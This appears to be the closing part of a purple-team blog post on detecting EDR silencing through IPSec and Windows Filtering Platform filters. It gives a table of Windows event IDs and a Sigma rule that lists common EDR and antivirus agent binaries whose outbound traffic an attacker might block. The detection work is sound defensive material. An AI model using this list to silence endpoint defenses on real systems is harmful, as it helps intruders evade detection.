

Threat actors that could leverage IPSec filters to restrict EDR outbound traffic will generate a sequence of windows events. Attempts to access and modify the IPSec registry key from the netsh process should be considered arbitrary. Furthermore, the creation of new IPSec policies could be captured under Windows Event ID 5460 and 5471. It is recommended to correlate these actions with the registry key events that target IPSec policies. The table below associates the actions of this procedure with the windows event ID’s.
| Action | Event ID |
|---|---|
| Handle Request | 4656 |
| Object Access | 4663 |
| Registry Value Modification | 4657 |
| IPSec Policy Agent Applied | 5460 |
| IPSec Policy Agent Loaded | 5471 |
SIGMA
title: WFP Blocked Outbound Connection From Common EDR Agent Binary
id: 6b2b5db7-8f7e-4b6e-b9d4-29f0a9edc0d1
status: Production
description: Detects Windows Filtering Platform blocked connection events (5157) for common EDR/AV agent processes, which may indicate EDR silencing via WFP filters.
references:
  - https://github.com/netero1010/EDRSilencer
author: Panos Gkatziroulis
date: 2026-01-06
tags:
  - attack.defense-evasion
  - attack.t1562
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 5157
    Direction|contains: 'Outbound'
    Application|endswith:
      - '\MsSense.exe'
      - '\SenseIR.exe'
      - '\SenseCncProxy.exe'
      - '\SenseNdr.exe'
      - '\MsMpEng.exe'
      - '\NisSrv.exe'
      - '\CSFalconService.exe'
      - '\CylanceSvc.exe'
      - '\elastic-agent.exe'
      - '\elastic-endpoint.exe'
      - '\SentinelAgent.exe'
      - '\TaniumClient.exe'
  condition: selection
falsepositives:
  - Legitimate firewall policy blocks or troubleshooting
  - Temporary EDR backend outages coupled with local policy changes
level: high
EDR Silencing is a technique that enables threat actors with elevated privileges on the asset to restrict endpoint detection and response visibility in order to execute less opsec oriented techniques. Changes to the hosts file, to the name resolution policy table or creation of Windows Filtering Platform rules should be considered critical for any organization. SOC teams should ensure that all the associated registry keys are monitored, and detection rules are developed and deployed. From the perspective of establishing resilience against this threat, the related procedures could be detected with high confidence if organizations are prepared to enable the required visibility.

 Purple Team
Leave a reply to Koifsec Cancel reply